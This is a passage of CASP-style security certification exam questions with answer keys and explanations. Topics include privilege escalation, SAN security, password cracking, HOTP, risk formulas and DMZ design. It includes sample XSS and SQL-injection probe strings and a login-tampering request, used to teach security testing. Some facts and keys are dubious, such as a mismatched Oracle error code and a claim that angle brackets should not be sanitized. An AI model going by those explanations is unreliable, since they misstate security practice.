index.php?user=<script>Create</script> HTTP/1.1" 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws----- 25 root root 4096 Mar 8 09:30 .bash_history
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-rw----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .profile
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \(-perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean_user_input = addslashes(\$user_input)
- H. Set an account lockout policy

Answer: AF

Explanation:

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \(-perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

NEW QUESTION 253

Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

- A. Synchronous copy of data
- B. RAID configuration
- C. Data de-duplication
- D. Storage pool space allocation
- E. Port scanning
- F. LUN masking/mapping
- G. Port mapping

Answer: FG

Explanation:

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Port mapping is used in 'Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.

Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

Incorrect Answers:

A: Synchronous copy of data is used to copy data. It is not a technical control for securing a SAN storage infrastructure.

B: RAID configuration is the configuration of the disks in the SAN. A RAID is an array of disks that provides a logical pool of storage by combining the storage capacity of the disks. RAID provides hardware redundancy in that the data will not be lost if an individual disk fails. RAID configuration is not a technical control for securing a SAN storage infrastructure.

C: Data de-duplication is the process of eliminating multiple copies of the same data to save storage space. It is not a technical control for securing a SAN storage infrastructure.

D: Storage pool space allocation is the process of allocating and making available portions of the storage pool to servers. It is not a technical control for securing a SAN storage infrastructure.

E: Port scanning is the process of probing a server or host for open ports. It is not a technical control for securing a SAN storage infrastructure.

References: <http://searchvirtualstorage.techtarget.com/definition/LUN-masking> https://en.wikipedia.org/wiki/Fibre_Channel_zoning

NEW QUESTION 257

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.

- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

Answer: A

Explanation:

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

- B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
- C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
- D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

NEW QUESTION 260

Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

- A. Jailbroken mobile device
- B. Reconnaissance tools
- C. Network enumerator
- D. HTTP interceptor
- E. Vulnerability scanner
- F. Password cracker

Answer: DE

Explanation:

Communications between a mobile web application and a RESTful application server will use the HTTP protocol. To capture the HTTP communications for analysis, you should use an HTTP Interceptor.

To assess the security of the application server itself, you should use a vulnerability scanner.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.

Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

Incorrect Answers:

A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.

C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.

F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.

References: <http://www.webopedia.com/TERM/V/vulneHYPERLINK>

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NEW QUESTION 261

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

Explanation:

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.

D: We need to submit the data so we cannot toggle submit from true to false.

NEW QUESTION 263

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

- A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
- B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
- D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 268

ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

Answer: BDF

Explanation:

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands. There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network

Protect cardholder data

Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy

To achieve PCI and SOX compliance you should:

Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.

Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.

Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:

A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive dat

A. However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.

C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.

E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.

References:

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NEW QUESTION 270

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

Answer: B

Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse

the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

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NEW QUESTION 272

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP
- C. CHAP
- D. HOTP

Answer: D

Explanation:

The question states that the HMAC counter-based codes and are valid until they are used. These are "one-time" use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server. Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time. In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"HYPERLINK "https://en.wikipedia.org/wiki/HMAC-based_One-time_Password_Algorithm"Password_Algorithm

NEW QUESTION 275

A security tester is testing a website and performs the following manual query: <https://www.comptia.com/cookies.jsp?products=5%20and%201=1>

The following response is received in the payload: "ORA-00001: SQL command not properly ended" Which of the following is the response an example of?

- A. Fingerprinting
- B. Cross-site scripting
- C. SQL injection
- D. Privilege escalation

Answer: A

Explanation:

This is an example of Fingerprinting. The response to the code entered includes "ORA-00001" which tells the attacker that the database software being used is Oracle.

Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.

Incorrect Answers:

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.

C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.

D: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.

References: <http://www.yourdictionary.com/fingerprinting>

NEW QUESTION 277

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.
- B. Test external interfaces to see how they function when they process fragmented IP packets.
- C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
- D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

Answer: B

Explanation:

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing. Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

NEW QUESTION 278

An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are: Each lab must be on a separate network segment.

Labs must have access to the Internet, but not other lab networks.

Student devices must have network access, not simple access to hosts on the lab networks. Students must have a private certificate installed before gaining access.

Servers must have a private certificate installed locally to provide assurance to the students. All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

- A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
- B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
- C. IPsec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
- D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

Answer: C

Explanation:

IPsec VPN with mutual authentication meets the certificates requirements. RADIUS can be used with the directory service for the user authentication.

ACLs (access control lists) are the best solution for restricting access to network hosts. Incorrect Answers:

A: This solution has no provision for restricting access to hosts on the lab networks. B: This solution has no provision for restricting access to hosts on the lab networks. D: This solution has no provision for restricting access to hosts on the lab networks.

NEW QUESTION 280

A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

- A. SAML
- B. WAYF
- C. LDAP
- D. RADIUS
- E. Shibboleth
- F. PKI

Answer: CD

Explanation:

RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.

LDAP and RADIUS have something in common. They're both mainly protocols (more than a database) which uses attributes to carry information back and forth. They're clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.

RADIUS is NOT a database. It's a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database. RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There's no way to perform any type of such complex decisions in a user database.

Incorrect Answers:

A: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. It is used for authenticating users, not devices.

B: WAYF stands for Where Are You From. It is a third-party authentication provider used by websites of some online institutions. WAYF does not meet the requirements in this question.

E: Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources. It cannot perform the device authentication required in this question.

F: PKI (Public Key Infrastructure) uses digital certificates to affirm the identity of the certificate subject and bind that identity to the public key contained in the certificate. PKI does not meet the requirements in this question.

References: <https://kkalev.wordpress.com/2007/03/17/radius-vs-ldap/>

NEW QUESTION 284

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.
- D. All sections of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.
- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risk

Answer: ABG

Explanation:

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>

NEW QUESTION 285

A large organization has recently suffered a massive credit card breach. During the months of Incident Response, there were multiple attempts to assign blame for whose fault it was that the incident occurred. In which part of the incident response phase would this be addressed in a controlled and productive manner?

- A. During the Identification Phase
- B. During the Lessons Learned phase
- C. During the Containment Phase
- D. During the Preparation Phase

Answer: B

Explanation:

The Lessons Learned phase is the final step in the Incident Response process, when everyone involved reviews what happened and why.

Incorrect Answers:

A: The Identification Phase is the second step in the Incident Response process that deals with the detection of events and incidents.

C: The Containment Phase is the third step in the Incident Response process that deals with the planning, training, and execution of the incident response plan.

D: The Preparation Phase is the first step in the Incident Response process that deals with policies and procedures required to attend to the potential of security incidents.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

NEW QUESTION 287

Which of the following provides the BEST risk calculation methodology?

- A. Annual Loss Expectancy (ALE) x Value of Asset
- B. Potential Loss x Event Probability x Control Failure Probability
- C. Impact x Threat x Vulnerability
- D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

Explanation:

Of the options given, the BEST risk calculation methodology would be Potential Loss x Event Probability x Control Failure Probability. This exam is about computer and data security so 'loss' caused by risk is not necessarily a monetary value.

For example:

Potential Loss could refer to the data lost in the event of a data storage failure. Event probability could be the risk a disk drive or drives failing.

Control Failure Probability could be the risk of the storage RAID not being able to handle the number of failed hard drives without losing data.

Incorrect Answers:

A: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. For example, if the cost of a failure (Single Loss Expectancy (SLE)) is \$1000 and the failure is expected to happen 5 times in a year (Annualized Rate of Occurrence (ARO)), then the Annual Loss Expectancy is \$5000. ALE is not the best calculation for I.T. risk calculation.

C: Impact x Threat x Vulnerability looks like a good calculation at first glance. However, for a risk calculation there needs to be a definition of the likelihood (probability) of the risk.

D: Annual Loss Expectancy (ALE) is a monetary value used to calculate how much is expected to be lost in one year. ALE is not the best calculation for I.T. risk calculation.

References:

<https://iaonline.theiia.org/understanding-the-risk-management-process>

NEW QUESTION 292

The senior security administrator wants to redesign the company DMZ to minimize the risks associated with both external and internal threats. The DMZ design must support security in depth, change management and configuration processes, and support incident reconstruction. Which of the following designs BEST supports the given requirements?

- A. A dual firewall DMZ with remote logging where each firewall is managed by a separate administrator.
- B. A single firewall DMZ where each firewall interface is managed by a separate administrator and logging to the cloud.
- C. A SaaS based firewall which logs to the company's local storage via SSL, and is managed by the change control team.
- D. A virtualized firewall, where each virtual instance is managed by a separate administrator and logging to the same hardware.

Answer: A

Explanation:

Security in depth is the concept of creating additional layers of security. The traditional approach of securing the IT infrastructure is no longer enough. Today's threats are multifaceted and often persistent, and traditional network perimeter security controls cannot effectively mitigate them. Organizations need to implement more effective, multi-level security controls that are embedded with their electronic assets. They need to protect key assets from both external and internal threats. This security in depth approach is meant to sustain attacks even when perimeter and traditional controls have been breached.

In this question, using two firewalls to secure the DMZ from both external and internal attacks is the best approach. Having each firewall managed by a separate administrator will reduce the chance of a configuration error being made on both firewalls. The remote logging will enable incident reconstruction.

Incorrect Answers:

B: Depending on the number of interfaces on the firewall, you could protect from external and internal threats with a single firewall although two firewalls is a better solution. However, it is not practical to have separate interfaces on the same firewall managed by different administrators. The firewall rules work together in a hierarchy to determine what traffic is allowed through each interface.

C: A SaaS based firewall can be used to protect cloud resources. However, it is not the best solution for protecting the network in this question.

D: A virtualized firewall could be used. However, multiple instances of the same firewall should be identical. They should not be configured separately by different administrators.

References:

<http://www.oracle.com/technetwork/topics/entarch/oracle-wp-security-ref-arch-1918345.pdf>

NEW QUESTION 294

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

- A. The malware file's modify, access, change time properties.
- B. The timeline analysis of the file system.
- C. The time stamp of the malware in the swap file.
- D. The date/time stamp of the malware detection in the antivirus log

Answer: B

Explanation:

Timelines can be used in digital forensics to identify when activity occurred on a computer. Timelines are mainly used for data reduction or identifying specific state changes that have occurred on a computer.

Incorrect Answers:

A: This option will not help to determine when the system became infected.

C: A swap file is a space on a hard disk used as the virtual memory extension of a computer's real memory, which allows your computer's operating system to pretend that you have more RAM than you actually do.

D: This will tell you when the antivirus detected the malware, not when the system became infected. References:

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